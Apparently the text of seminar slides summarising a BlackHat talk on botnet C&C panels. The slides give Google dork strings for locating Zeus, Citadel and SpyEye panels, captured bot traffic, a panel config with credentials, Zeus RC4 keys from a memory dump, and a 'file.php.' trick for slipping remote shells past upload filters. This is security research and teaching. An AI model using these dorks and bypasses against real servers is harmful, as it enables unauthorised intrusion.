A Closer look on C&C Panels

Seminar on Practical Security

Tandhy Simanjuntak

08/10/2015

Exploiting Fundamental Weaknesses in Botnet Command and Control (C&C) Panels

What Goes Around Comes Back Around !

Aditya K Sood

BlackHat 2014

Agenda

- Introduction
- Detection Methods
- Securing C&C Panels
- Compromise Methods

Introduction

Introduction

What is Botnet

- A collection of internet-connected compromised machines
- To perform objectives in the hand of Bot master → Malicious


- Ex. Zeus, Ice 1X, Citadel, SpyEye, and Athena

Introduction

C&C Servers

- Machine to manage bot
- Send instructions and receive data

Introduction
How It Works



Infect the system

Gather credentials-PII

Upload data to C&C Server

Detection Methods

http://thumbs.dreamstime.com/z/vector-detective-illustration-flat-style-surveillance-control-concept-big-brother-watching-you-37752327.jpg

Detection Methods


- Google Dorks
- Network Traffic Analysis
- Public C&C Trackers

Detection Methods

- **Google Dorks**
- Network Traffic Analysis
- Public C&C Trackers

Google Advance search techniques

i.e. inurl, intitle, filetype , etc.



inurl: "/adm/index.php?m=login" - Google Search - Tor Browser

Index of /img/web

inurl: "/adm/index.ph...

https://www.google.com/?gfe_rd=cr&ei=MofGVe6gO-yX8QenhZb4Bw&gws

Inurl Index Action - Search - index.php?screen
ec2-23-23-158-162.compute-1.amazonaws.com/**Inurl**+Index+Action
ICE 1X -**inurl**: "**adm/index.php?m=login**" Citadel -inurl: "cp.php?m=login" ... iStealer-inurl: "index.php?action=logs" intitle: "login" SpyEye -inurl: "frmcp/" BY .

login - Pure Soccer Academy
puresoccer.com/info/**adm/index.php?m=login**
Login. User name: Password: Remember (MD5 cookies)

Detection Methods

Google Dorks

Network Traffic Analysis

Public C&C Trackers

Citadel or Zeus - `inurl:“cp.php?m=login”`

ICE IX - `inurl:“adm/index.php?m=login”`

SpyEye - `inurl:“/frmcp/”`

iStealer - `inurl: “/index.php?action=logs” intitle:“login”`

Beta Bot - `inurl:“login.php” intext:“myNews Content Manager”`

Detection Methods


Google Dorks

Network Traffic Analysis

Public C&C Trackers

Monitor traffics

Plasma HTTP Bot example traffic :



```
POST /panel/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: www.raozat.com
Content-Length: 262
Expect: 100-continue
Connection: Keep-Alive

crypt=gQHanl2ck5warpyNtg1TCRkTBNlK6hORwAjLzACQgACM1YTORBCIgASVQNEIkFwdRBiMpOEVoUmcvNEIpIF
KsVGdulkKg4SKx4SM2BSTEROVgOCIu9waOFmcvBncvNEIOZ2bz9mcjlWToACM3MDIYZEIvJHZhvXUgEUSElkVOpib
p1GZBpSQv4kK2gDegcDIzd3bk5waXp5NwIwMwgjNOMmZ4AzMzgzMzYWZOYzYkhjYOMWNkJWZmRmYwIDMllTOHTTP/
1.1 200 OK
Date: Tue, 18 Feb 2014 19:59:27 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.3.28
Content-Type: text/html
Content-Length: 420

==AfqMFRBVkUIRFI01CIOMjMxoDdkRnLl52bONXYu9mag8ULgMzMzMjOvZmbp5ibpFGajV2ZvRmLxOwdOFmcON3Lv
oDcjR3KtVHdhJHdzBybtACdwlncjNHIh1iKgQWYvxmb39GZ/
I2bsJ2Lw8SMFNXZHlTw58yclxwam9SMvkGch9Cd05SZn9yL6AHdOhGIOJXYONnLyvmbp1GfqMXZ5ByZtACNzITMgA
XLguHcn5SZu9GdzFmbvpGI11CI5MzMzoTbvNmLyVGdzFmZoNXYo5SZn9GZuOwdOFmcON3LvoDcjR3KtVHdhJHdzBy
btACdwlncjNHIh1iKgQWYvxmb39GZ/
I2bsJ2Lw8SMHJkUOZUS28vclxwam9SMvkGch9Cd05SZn9vL6AHdOhGIOJXYONnL1B3ZuIXZulwbl
```

Detection Methods


Google Dorks

Network Traffic Analysis

Public C&C Trackers

Independent researchers

- **Cyber Crime Tracker** – http://cybercrime-tracker.net/index.php
- **Zeus Tracker** – https://zeustracker.abuse.ch/
- **SpyEye Tracker** – https://spyeyetracker.abuse.ch/
- **Palevo Tracker** – https://palevotracker.abuse.ch/
- **Feodo Tracker** – https://feodotracker.abuse.ch/
- **Daily Botnet Statistics** – http://botnet-tracker.blogspot.com/



CYBERCRiME WHQ

[C&C: 7389] - [ZbotScan: 4000]


[RSS] - [Full List] - [Tracker] - [ZbotScan] - [Submit C&C] - [Tools] - [VX] - [Stats] - [Relax] - [About]

<< Start ··· < Previous ··· 1 ··· Next > ··· End >>

Search (URL or TYPE): Search

-::DATE	-::URL	-::IP	-::TYPE
09-08-2015	188.120.246.26/admin.php		Blinner
09-08-2015	guniches.net/iBanking/admin.php	91.194.254.117	iBanking
08-08-2015	sensustraduccinnes.com/media/breezingforms/themes/panelnew/admin.php	195.154.184.236	Pony


Detection Methods



[redacted].com/bankofameric/Bz0hxn/

Checking + Mobile Banking = Convenience

Get a checking account that goes wherever you go.



[redacted].com/bankofameric/Bz0hxn/

Securing C&C Panels

https://pixabay.com/get/52972f3a772794c94c16/1439055210/padlock-40192_1280.png?direct

Securing Mechanisms


- Gate Component
- Cryptographic Key
- Login Page Key

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key



Act as a gateway

Verify host identity

Transmit to C&C Panel

Gate.php

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key

Extracted Code from gate component:

```
if(empty($list[SBCID_BOT_VERSION]) ||
empty($list[SBCID_BOT_ID]))die();
if(!connectToDb())die();

$botId = str_replace("\x01", "\x02", trim($list[SBCID_BOT_ID]));
$botIdQ = addslashes($botId);
$botnet = (empty($list[SBCID_BOTNET])) ? DEFAULT_BOTNET :
str_replace("\x01", "\x02", trim($list[SBCID_BOTNET]));
$botnetQ = addslashes($botnet);
$botVersion = toUint($list[SBCID_BOT_VERSION]);
$realIpv4 = trim((!empty($_GET[’ip’]) ? $_GET[’ip’] :
$_SERVER[’REMOTE_ADDR’]));
$country = getCountryIpv4();
$countryQ = addslashes($country);
$curTime = time();
```

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key

Encryption and authentication

RC4 algorithm

Hard-coded in configuration file

Zeus and Citadel

Extracted from configuration file:

```
$config[’mysql_host’] = ’localhost’;
$config[’mysql_user’] = ’specific_wp1’;
$config[’mysql_pass’] = ’X8psH64kYa’;
$config[’mysql_db’] = ’specific_WP’;
$config[’botnet_timeout’] = 1500;
$config[’botnet_cryptkey’] = ’pelli$10pelli’;
```

Securing Mechanisms

Gate Component

Cryptographic Key

Login Page Key

Added authentication feature

Without login page key:

- www.cc-server.com/panel/index.php

With login page key:

- www.cc-server.com/panel/index.php?**key=[value]**

Compromise methods

http://thumb9.shutterstock.com/display_pic_with_logo/1947692/231475606/stock-vector-hacker-internet-security-concept-flat-design-vector-illustration-231475606.jpg

Compromised Methods

- Malware RE
- Backdoor access to Hosting Server
- C&C Panels Weaknesses

Compromised Methods

Malware RE

Backdoor access to Hosting Server

C&C Panels Weaknesses

Obtain the malware

Obtain RC4 key via memory dump

Upload remote management shells to server via upload vulnerability


- Block .php, .php3, .php4, .php5, .php, .asp, .aspx, .exe, .pl, .cgi, .cmd, .bat, .phtml, .htaccess
- Apache treats **.php.** as a valid **.php** → **file.php.**

Compromised Methods

Malware RE

Backdoor access to Hosting Server

C&C Panels Weaknesses



```
ZBot                            : ZEUS 2.0.8.9
Process                         : explorer.exe
Pid                             : 1568
Address                         : 33751040
URL 0                           : http://192.168.26.128/config.bin
Identifier                      : IE8WINXP_7875768F8E7CB1A5
Mutant key                      : 2423325063
XOR key                         : 3575994474
Registry                        : HKEY_CURRENT_USER\SOFTWARE\Microsoft\Ubbaf
 Value 1                        : Mipuluzoo
 Value 2                        : Itudto
 Value 3                        : Acyxytexo
Executable                      : Nofa\oglo.exe
Data file                       : Cyygis\fuvu.xas
Config RC4 key                  :
0x02030000  4c d2 47 4f 86 33 24 08 b8 25 ee b9 ef 6b 3d 72   L.GO.3$..%...k=r
0x02030010  de 50 d5 d7 e6 6a f2 0d 60 2d fc 8a 8e dd 46 bb   .P...j..`-....F.
0x02030020  22 cd e2 f8 75 71 d3 27 d0 4e 0e 40 2c 39 00 02   "...uq.'.N.@,9..
0x02030030  56 c4 21 61 04 c2 20 ac 93 c3 5a 03 48 bc 97 ce   V.!a......Z.H...
0x02030040  ea 87 8c f7 e4 66 5d 80 88 05 a3 15 f9 5c 51 bd   .....f]......\Q.
0x02030050  3b 2f 5b 23 2e 68 96 2a ec d6 3f a2 1e 5f e0 79   ;/[#.h.*..?.._.y
0x02030060  09 59 83 19 b4 fd cf 9a 8b 0a 1b 6d 13 fa 42 be   .Y.........m..B.
0x02030070  63 0c d4 7a f5 9e 35 81 54 78 37 f3 44 01 92 7b   c..z..5.Tx7.D..{
0x02030080  95 9d 99 36 db ae 4d 90 1c dc 3e 7d 4b 1d c7 7f   ...6..M...>}K...
0x02030090  12 16 a9 aa b3 84 1f c8 26 43 d1 df a5 74 9b 10   ........&C...t..
0x020300a0  9c 34 cb 65 e3 53 f1 1a a0 76 af 32 14 77 b6 b5   .4.e.S...v.2.w..
0x020300b0  57 c5 49 85 ed ba 7e c9 28 6c 06 e9 b7 3c c6 30   W.I...~.(l...<.0
0x020300c0  0b 8d 91 45 a6 d8 69 c1 41 e7 b2 c0 e5 e1 da e8   ...E..i.A.......
0x020300d0  31 2b 0f a1 5e fe b1 52 17 6e 38 fb f0 a8 b0 3a   1+..^..R.n8....:
0x020300e0  98 ff 62 bf ab 29 73 eb 6f 9f f4 18 94 ca a4 67   ..b..)s.o......g
0x020300f0  4a 8f 55 cc 89 58 11 82 d9 a7 7c f6 70 ad 07 64   J.U..X....|.p..d
0x02030100  00 00
                                                              ..
Credential RC4 key              :
0x02030000  17 02 2f d3 a5 aa 98 b5 c9 bf 73 ad 70 27 26 cb   ../.......s.p'&.
0x02030010  ed 76 78 2c 69 53 19 6a ef 44 34 db 35 25 21 52   .vx,iS.j.D4.5%!R
0x02030020  ba 54 3b b8 f5 a7 cd 67 c2 f1 eb 80 63 b9 bd 43   .T;....g....c..C
0x02030030  04 7e 12 45 22 c0 ae 1b 93 ff 79 49 77 85 1d e8   .~.E".....yIw...
0x02030040  05 8e cc 4c 90 65 ab d6 5b d1 6f 86 c7 6d 5a 03   ...L.e..[.o..mZ.
0x02030050  e5 62 0e 66 3c 00 b3 7a 28 30 3a a4 a3 9c c3 0d   .b.f<..z(0:.....
0x02030060  0a 88 37 07 4f ea cf 06 8d fd e6 71 de 81 24 20   ..7.O......q..$.
0x02030070  8c df 2e 48 7f b2 f3 0f ca d5 61 7d e7 3e dc 3f   ...H......a}.>.?
0x02030080  33 9b 1c ac c8 83 16 8f b7 74 72 47 96 18 38 1a   3........trG..8.
0x02030090  5d 6e 08 7c a1 50 d8 b4 b1 2a fa e0 bc 32 94 d4   ]n.|.P...*...2..
0x020300a0  1f 1e a8 8b e3 bb e2 4d 82 95 97 84 ee ce 41 ec   .......M......A.
0x020300b0  29 39 2d af 23 42 2b 31 99 57 60 7b 46 da 40 b6   )9-.#B+1.W`{F.@.
0x020300c0  c4 87 a0 e4 4a fb f8 75 d9 68 9a 51 36 e1 64 a2   ....J..u.h.Q6.d.
0x020300d0  8a f4 5f a6 55 10 9f 58 6b 5c f6 56 e9 f7 11 d7   .._.U..Xk\.V....
0x020300e0  dd 91 be 01 d2 fe 89 a9 f9 5e 14 0c f2 4e 09 fc   .........^...N..
0x020300f0  9d f0 c5 4b 13 0b c1 15 92 c6 9e 59 6c d0 b0 3d   ...K.......Yl..=
0x02030100  00 00
                                                              ..
```

Compromised Methods

Malware RE

Backdoor access to Hosting Server

C&C Panels Weaknesses

Find others' vulnerabilities

Upload remote management shells

Notorious Datacenter support systems – Pwning through outer sphere: Exploitation Analysis of Help Desk Systems

Compromised Methods

Malware RE

